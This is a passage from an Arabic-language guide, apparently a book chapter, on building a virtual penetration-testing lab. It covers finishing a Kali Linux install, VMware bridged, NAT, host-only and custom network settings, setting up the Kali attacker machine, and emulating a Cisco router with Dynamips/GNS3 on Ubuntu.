12- في اختبارنا هذا سوف نختار **Guided – use entire disk** والتي تعني استخدام الهارد بالكامل اما إذا كنت سوف تنصبه كمنصة اساسيه لا تستخدم هذا الخيار لان سوف يقوم بمسح جميع البيانات على الهارد ديسك. بعد ذلك نختار **next** ثم نختار **all file in one partition** ثم ننقر فوق **Enter** ثم نختار بعد ذلك **Finishing partition** ثم ننقر فوق **enter**.

13- يعطيك ملخص ما سوف يفعله مع رسالة تحذيريه نختار **yes** ثم ننقر فوق **Enter**.

14- نكون هنا قد انتهينا وننتظر حتى ينتهي من بناء نظام التشغيل وحتى ظهور الشاشة التالية:




15- الان هذا يخبرك بانتهاء عملية التنصيب وهنا سوف نختار **Continue** ثم ننقر فوق **enter**.

16- نكون هنا قد انتهينا من تثبيت منصة التشغيل كالي.

2.4 اختيار شبكة الاتصالات


في هذا القسم، سوف ننظر الى خيارات الشبكات لدينا عندما يتعلق الأمر ببناء بيئتنا. ومن الأهمية أن نستخدم ميزات الشبكات المقدمة من قبل الأداة **VMware Workstation** والاستفادة من القدرات التي يوفرها لنا. لفعل ذلك قم بفتح برنامج **VMware Workstation** الخاص بك وفتح جهاز افتراضي من اختيارك. عند القيام بذلك، سترى **network adapter** والذي هو كجزء من الاعداد. ونحن سوف ننظر في ذلك لاحقا. انتقل إلى **Edit virtual machine settings** | ومن ثم الى **Network Adapter**. وهذا سوف يحضر لك إطار الاعداد الخاص بالشبكة كما هو مبين من الشكل التالي:



كما ترون في الصورة السابقة، هناك عدد من الإعدادات التي يمكننا أن نستخدمها لأعداد الشبكة. ما نريد القيام به هو أن نفهم أن كل من هذه الإعدادات تمثل **switch**، وعند إنشاء محول الشبكة "**network adapter**" مع هذا الإعداد، فهذا يعادل ربط هذا الجهاز إلى **switch**. ونحن سوف نلقي نظرة فاحصة على هذا بمجرد الانتهاء من مناقشة الخيارات المختلفة وما تعنيه.

The bridged setting


عندما نقوم بإعداد محول الشبكة لاستخدام الإعداد **bridged**، فإنه يقوم بتوصيل محول الشبكة إلى الشبكة المادية الفعلية. هذا هو نفس ربط جهاز منفصل إلى الشبكة. **VMware** قام بتعريف هذه الوجه على انها **VMnet0**. وهذا يمكن أن يتغير، ولكن بالنسبة للجزء الاكبر، فنحن لسنا بحاجة للقيام بذلك. وهناك أيضا عدد من الإعدادات الأخرى يمكننا استخدامها، لكنها خارجة عن النطاق وغير مطلوبة. إلا إذا كنت بحاجة للوصول إلى البيئة الافتراضية الخاص بك من جهاز خارجي، **bridged networking** ليست شيئا عاديا سوف نقوم بإعداده.



يوفر الإعداد **bridged** مع الجهاز الافتراضي ان يكون لديه مكان خاص على الشبكة؛ وهذا يعني أنها لا تشترك في اتصال الشبكة مع المضيف.


Network Address Translation

بالنسبة للجزء الأكبر، **NAT** هو الإعداد الذي سوف نستخدمه أكثر من غيرها. عندما نختار الإعداد **NAT**، فنحن نشاطر بطاقة الشبكة المضيفة مع المضيف وليس لديها عنوان خاص بها ولكن لا تزال لديها القدرة على الوصول إلى الإنترنت. السويتش الذي تم حجزه من اجل **NAT** هو **VMnet8**. والجدير بالذكر أنه عند إنشاء الأجهزة الافتراضية، فان الإعداد الافتراضي للشبكة هو **NAT**. إعداد **NAT** هو إعداد الشبكة الخاص في الهندسة المعمارية، ويتم توفير خدمة **DHCP** لتعيين عناوين كما هو مطلوب. ويظهر مثال لإعداد **NAT** في الرسم البياني التالي:



في الاعداد **NAT**، النظام المضيف الذي لديه محول الشبكة الافتراضي يكون متصل بالشبكة **NAT**. وهذا يتيح للمضيف والأجهزة الظاهرية على التواصل مع بعضها البعض. هذه العملية عند استلام البيانات للشبكة **VMnet8**، تحدد الشبكة الخارجية حزم البيانات الواردة المقصود لكل جهاز في الشبكة الافتراضية، وبعد ذلك يرسلها الى وجهتها الصحيحة.

في الاعداد الطبيعي، الجهاز **NAT** لا يمكن الوصول إليه من الشبكة الخارجية. ومع ذلك، فمن الممكن تغيير هذا وانشاء **port forwarding** بحيث يمكن للآلة الخارجية بدء اتصالات وإرسال حركة المرور الى الجهاز المتصل بجهاز **NAT**. لغرض لدينا، نحن نفضل ترك الإعدادات الافتراضية لـ **NAT** وعدم اعداد **port forwarding** حيث أننا نفضل ألا يكون هناك ربط بين آلات الخارجية إلى الجهاز الداخلي لأن هذه هي الطريقة التي سوف تكون فيه غالبية الشبكات التي نحن بصدد اختبارها من موقع خارجي. على الرغم من أننا لا نستخدم هذه القدرة، فإنه قد يكون شيئا تريد تجربته. بناء معامل الفحص والاختبار الافتراضي هو كل شيء عن تجريب وإيجاد ما يصلح لك. لذلك، للوصول إلى تكوين **port forwarding**، نقوم بفتح **VMware Workstation** ومن ثم ننتقل الى **Edit** | ومن ثم **Virtual Network Editor** | ومن ثم **VMnet8** | ثم **NAT Settings** | ثم **add**. سيؤدي هذا إلى فتح نافذة إعدادات **port forwarding**، وهناك إعدادات إضافية يمكنك تخصيصها هنا، ولكن بالنسبة للجزء الاكبر، فان الاعداد الافتراضي يعمل بشكل جيد لهدفنا. ويظهر الشكل التالي مثال على الخيار **port forwarding** كالآتي:




شيء واحد مهم يجب ان تعرفه هو حقيقة أنه مع كل السويتشات الى قمت بإضافتها في **VMware**، فإن عنوان **IP** المضيف يكون **X.X.X.1** و**gateway** سوف تكون **X.X.X.2**، وإذا كنت تستخدم خادم **DHCP**، ستبدأ مع عناوين **X.X.X.100** هذه هي الإعدادات الافتراضية، ولكن كما هو الحال مع معظم الأشياء، يمكنك تعديل هذا لتلبية الإعدادات التي تحتاجها من أجل بيئتك.

The host-only switch

السويتش الخاص بالـ **host only** يتم تكوينه بشكل افتراضي عند تثبيت **VMware Workstation** وهو **VMnet1**. اتصال **host only** يعني أن الجهاز الافتراضي لا يمكنه الوصول إلى الإنترنت. حيث يقوم السويتش بعزل الاتصال بين الأجهزة الافتراضية والمضيف مع عدم وجود القدرة على الاتصال خارج المضيف. في الواقع، لدينا شبكة معزولة موجود تماما في حيز المضيف. هذا ميزة أخرى عظيمة بالنسبة لنا عندما نبني معامل الفحص واختبار الاختراق. مع شبكة خاصة معزولة، حيث يمكننا إجبار حركة المرور لاستخدام الطريق الذي نريده لتجاربنا.

في تكوين **host-only**، يتم توفير اتصال الشبكة بين الجهاز الافتراضي والنظام المضيف عن طريق محول الشبكة الافتراضي والذي يكون مرئيا على نظام تشغيل المضيف. كما هو الحال مع السويتشات الأخرى التي يتحها **VMware Workstation**، فان السويتش لديه خادم **DHCP** مرتبط به والذي يوفر عناوين **IP** للآلات التي ترتبط بالشبكة. ويظهر الرسم البياني التالي تكوين الشبكة **host only**.




زوجان من المحاذير نحتاج إلى ذكرها هنا. ذكرنا سابقا أن شبكة **host-only** هي شبكة اتصال معزولة. حسنا، مثل معظم الأشياء مع الافتراضية، هناك طرق بواسطتها يمكنك تغيير هذا الشبكة المعزولة لكيلا تبقى معزولة تماما. مرة أخرى، لغرض لدينا، هذا ليس شيئا نحتاج اليه، ولكن أردنا فقط تغطية جزء وجيز لبعض أساليب كسر أو على الأقل إضعاف العزلة. يمكنك إعداد **routing** أو بروكسي لاتصال الشبكة إلى الشبكة الخارجية، وإذا كنت تستخدم نظام التشغيل **Windows Server 2003** أو **Windows XP**، يمكنك استخدام الخيار **Internet Connection Sharing** للاتصال بالشبكة الخارجية.

The custom settings


حتى الآن، ناقشنا الثلاثة سويتشات التي تم تضمينها عند تثبيت البرنامج **VMware Workstation**، وهي **Bridged**، **NAT**، وقدرات التكوين **host-only**. ومع ذلك، بناء بنية الشبكة كما كنا نخطط له، فان هذه السويتشات الثلاث فقط تحد لنا ولا تقدم لنا ما نحتاج إليه.

لقد حان الوقت لوضع كل شيء معا والبدء في بناء معمارية **layered architecture** (**سوف نتحدث عن المعماريات بالتفصل لاحقا**) لدينا. هيكل هذه المعمارية من وجهة نظر **black box** هي رفيعة المستوى "**high-level black box**". مثال على شكل هذه المعمارية من خلال الرسم البياني التالي:



كما يظهر من الرسم البياني السابق، قمنا بتحديد السويتشات الذي نريدها، وهذه هي قوة التخصيص. يمكننا أن نبني وتكوين هذه السويتشات طبقا للمواصفات التي نريدها من خلال تقنيات قمنا بتغطيتها سابقا.
يمكنك استخدام قائمه من العناوين الخاصة بك. كما تلاحظ، انه ليس لدينا **VMnet1** مدرج في الرسم البياني السابق، ولكن لدينا عنوان **IP** مخصص له. هذا هو لأننا نريد أن يكون لديك سويتش واحد مخصص لتجاربنا. سوف نشرح هذا بالتفصيل لاحقا.

لقد قطعنا كيفية تخصيص سويتشات الشبكة سابقا. سوف نكرر الخطوات هنا للسويتش **VMnet1**. قم بفتح **VMware Workstation** الخاص بك وانتقل إلى **edit** | ثم **Virtual Network Editor** | ثم **VMnet1**. في مربع **Subnet IP**، ندخل 10.1.0.0. ثم ترك بقية الإعدادات الافتراضية كما هيا. يمكنك التحقق مما إذا كانت الإعدادات الخاصة بك تطابق تلك التي تظهر في الصورة التالية:



بمجرد الانتهاء من التحقق من الإعدادات، انقر على **Apply** ثم انقر على **OK**. أداء نفس الخطوات لتكوين بقية الشبكات. **VMnet2** و**VMnet4**، سيكون لديك تحديد خانة استخدام خادم **DHCP**. يتم تمكين هذا افتراضيا مع **VMnet1**، ولكن ليس لبقية المفاتيح. وبمجرد الانتهاء من تكوين الشبكات والتحقق مما إذا كانت الإعدادات الخاصة بك تطابق التي تريده.

2.5 اختيار مكونات المعمل "Choosing range components"

في هذا القسم، نريد تحديد المكونات التي سوف نستخدمها في جميع أنحاء المعمارية لدينا. النقطة الرئيسية هي أن لدينا تصميم الشبكة، حتى الآن كل ما علينا فعله هو ملء ذلك. أول مكون والتي هي من أهم آلات نريد أن نضعها في المعمارية هي الاله التي سوف نستخدمها لتنفيذ الهجمات.

The attacker machine

هناك عدد من الخيارات عندما يتعلق الأمر باختيار الجهاز الذي سوف نستخدمه في أداء الهجوم. وعادة ما يتم ذلك بناء على ما لديك من خبره اتجاه الأدوات المختلفة التي سوف تستخدمها، والأهم من ذلك، أنظمة التشغيل. من الشائع بناء آلات المهاجم متعددة وتخصيصها للعمل في بيئات مختلفة. يمكنك دائما خلق وبناء الجهاز الخاص بك، ولكن في هذا الكتاب، سوف نستخدم واحدة من التوزيعات الأكثر شعبية وهي كالي لينكس. وشيء آخر إذا كنت ترغب في القيام ببناء آلة **Backtrack 5R3 distribution machine**. صحيح أن كالي لينكس هو استمرار لتوزيعه الباك تراك، ولكن هناك أدوات في **Backtrack 5R3** التي لم تعد موجودة في كالي، مثل **Gerix WiFi Cracker** و**Nessus**. مرة أخرى، هذا إلى حد كبير مسألة تفضيل شخصيه. لغرضنا هنا، نحن سوف نذهب إلى التركيز على توزيعه كالي كخيار لدينا.

لقد قمنا سابقا بتنصيب توزيعه كالي. ولكن من المعروف أيضا ان الموقع الرسمى لتوزيعه كالي يوفر نسخه افتراضيه تعمل على **VMware** دون الحاجة الى اعدادها او مواجه أي من مشاكل التنصيب كبيئة افتراضيه. ويمكن تحميل هذه **image** الجاهز للعمل على **VMware** من خلال الرابط التالي:

http://www.offensive-security.com/kali-linux-vmware-arm-image-download/

بمجرد أن تقوم بتحميل الجهاز الافتراضي، قم بفك ضغطه في أي موقع من اختيارك ثم فتحه باستخدام **VMware Workstation**.
وبمجرد الانتهاء من فتحه، فإن أول شيء نريد القيام به هو إضافة محول شبكة أخرى لأن الجهاز الافتراضي لديه محول واحد متصل إلى واجهة **NAT-VMnet8**، وهذا يوفر لنا الاتصال على النقاط الخارجية. ومع ذلك، نريد أيضا ان تكون الآلة لدينا متصلة إلى السويتش **VMnet1** حتى نتمكن من اختبار مباشرة للأمور قبل أن نضيف الفلاتر وطبقات الحماية.

الان، لدينا اثنين من بطاقات الشبكة في آلة كالي لينكس: واحده متصل إلى السويتش **VMnet8 NAT** والآخر متصلا بالسويتش **VMnet1 host only**. وهذا يوفر لنا إمكانية الوصول المباشر إلى هاتين الشبكتين دون الحاجة إلى تكوين أية إعدادات إضافية. كما ذكرنا، سوف نستخدم السويتش **VMnet1** للاختبار، وبمجرد اكتمال الاختبار، فإننا سوف نضع هدفا في الموقع المطلوب في الهندسة المعمارية وثم تنفيذ الاختبار على هذا.
قبل أن تفعل أي شيء آخر، سنقوم بتحديث توزيعه كالي. ولكن في بعض الأحيان، التحديث قد يحدث به أخطاء، وذلك قبل أداء التحديث، ينصح بشدة أن نأخذ لقطة من الجهاز. وذلك من خلال في **VMware Workstation**، انتقل إلى **VM | Take snapshot**. في النافذة التي تفتح، أدخل اسما للقطة الخاص بك وانقر على **Take snapshot**.

Router

المستوى الأول من الدفاع التي نواجه هو جهاز التوجيه "**router**". هناك عدد من الأجهزة المختلفة التي يمكن أن تواجها، وإذا كان لدينا متسع من بيئة معملية غير المحمول، يمكننا استخدام الأجهزة المادية الفعلية. المصدر أنني متأكد أن الكثير منكم يعرف عنه هو مواقع الكترونية مثل موقع **eBay** التي تساعدك على التقاط المعدات المستعملة بمبلغ معقول. موقع آخر أيضا للحصول على أجهزة سيسكو المستخدمة هي **http://www.routermall.com**. ما يعجبني في هذا الموقع هو أنك تحصل على الكابلات وأيضا على البرنامج IOS عند شراء المعدات منها. وكما قلنا من قبل، نحن سوف نركز على معمل الاختبار على الكمبيوتر المحمول لدينا، لذلك فان جهاز التوجيه المادي لا يتوفر لنا مع تلك القدرة. لذا، يجب علينا أن ننظر في الحلول التي تمكننا من وضع الآلة وإما المحاكاة أو أداء مهام جهاز التوجيه للهندسة المعمارية لدينا.
في حين انه صحيحا أننا يمكن جعل أي آلة كجهاز توجيه (**routing**) باستخدام قدرة **packet forward capability** للجهاز، ليس هذا هو الشيء الوحيد الذي نريد تحقيقه مع جهاز الراوتر لدينا. عندما تواجه جهاز في محيط الاختبار الخاص بك، فانه من المرجح أن يكون هذا الجهاز لديه شكلا من أشكال الفلترة على ذلك. لذلك، نحن نريد عنصر الراوتر المختار ان يكون لديه القدرة على أداء بعض من أشكال الفلترة.
هناك حل واحد لذلك وهو برنامج المحاكاة لراوترات سيسكو "**Cisco router emulation software**"، **Dynamips**، والذي كتبه في الأصل كريستوف فولييت في عام 2005 واستمر في اصداره حتى عام 2008. لم يعد يتم الاحتفاظ ببرمجيات **Dynamips** الأصلي، ولكن لأغراضنا، فان الإصدارات الأخيرة تقدم كافة الوظائف التي سوف تحتاجها. وهناك شرط واحد لاستخدام أي من برامج محاكاة سيسكو وهذا هو أن يكون لديك نسخة من نظام التشغيل سيسكو **IOS** للوصول إليه وتشغيله. وسوف نقدم حلا بديلا في المقطع التالي لأولئك الذين ليس لديهم القدرة على الحصول على نظام التشغيل سيسكو **IOS**. من هذه النقطة إلى الأمام، سوف نعمل مع البرنامج **Dynamips** ثم الواجهة النصية التي هي **Dynagen**. لأولئك الذين يريدون واجهة كواجهة المستخدم الرسومية وأيضا أحدث نسخة من **Dynamips**، يمكنك الذهاب إلى http://www.gns3.com والحصول على البرمجيات اللازمة هناك. بالإضافة إلى ذلك، يمكنك الحصول على العديد من الموارد والوثائق عن البرنامج، وليس فقط أنها توفر لأجهزة سيسكو ولكن أيضا للأجهزة جونيبر. وهو إشارة ممتازة على المضي قدما في تطوير المختبرات الخاصة بك لمحاكاة مجموعة متنوعة من الأجهزة. يحتوي البرنامج أيضا على حزمة المثبت ويندوز ويمكنك تشغيل المحاكي ضمن بيئة ويندوز.
الـ **GNS3** ببساطة هو ليس برنامج محاكي للشبكات كما يظن الأغلبية بل هو عبارة عن واجهة رسومية فقط لمحاكي الشبكات الـ **Dynamips** والأخير وهو برنامج مفتوح المصدر يعمل على جميع أنواع الأنظمة من بينها ويندوز ولينوكس وماكنتوش ووظيفته عمل محاكاة لأجهزة سيسكو، ولكي يعمل الـ **GNS3** فهو يحتاج الى 3 أشياء مهمة

- أولا يحتاج طبعا الى الـ **Dynamips** والذي يعد بدوره قلب النظام الذي سوف يقوم بمحاكاة أنظمة سيسكو من خلال محاكاة الـ **IOS**.
- ثانيا يحتاج الى الـ **Dynagen** وهو صلة الوصل بين قلب النظام **Dynamips** والمستخدم وتتم عبره نقل الأوامر الكتابية من المستخدم إلى الجهاز الذي يتم عمل محاكاة له.
- ثالثا تحتاج الى برنامج **WinPcap** وهو برنامج يقوم بالتقاط ونقل الـ **Packet** في الشبكة عبر مجموعة من البروتوكولات
- رابعا غير مهم لكن اذا في حال أردت أن تقوم بعمل محاكي للجدران النارية الخاصة بسيسكو أو جونيبر فأنت تحتاج الى برنامج **Qume**.



نقوم بتحميل آخر نسخة من البرنامج ولا نحتاج إلى أي شيء آخر لان مع البرنامج يأتي معه **Dynamips**و**Dynagen**.

الان هناك طريقتين ليتم انشاء الراوتر باستخدام محاكى الراوتر اما عن طريق نظام الويندوز او على نظام لينكس كالاتي:

- **طريق تصيب الراوتر باستخدام نظام التشغيل لينكس.**

مناقشة كافية على هذا، دعونا نبدأ ببناء جهاز التوجيه "**router**"! نحن هنا سوف نستخدم نظام التشغيل لينكس التوزيعة **أوبونتو** حيث ان لديها منصة محاكاة جهاز التوجيه مدمجة بها. يمكنك الذهاب إلى موقع أوبونتو وتحميل التوزيعة من الرابط التالي:


http://www.ubuntu.com/download/desktop

أحدث إصدار مستقر في وقت كتابة هذا الكتاب هو 15، وهذا ما سوف نقوم باستخدامه لمنصة جهاز التوجيه لدينا. يمكن أن يكون هناك بعض التحديات مع إصدار 64 بت. ولكنه سوف يعمل على كل من الإصدار 32 أو 64 بت.

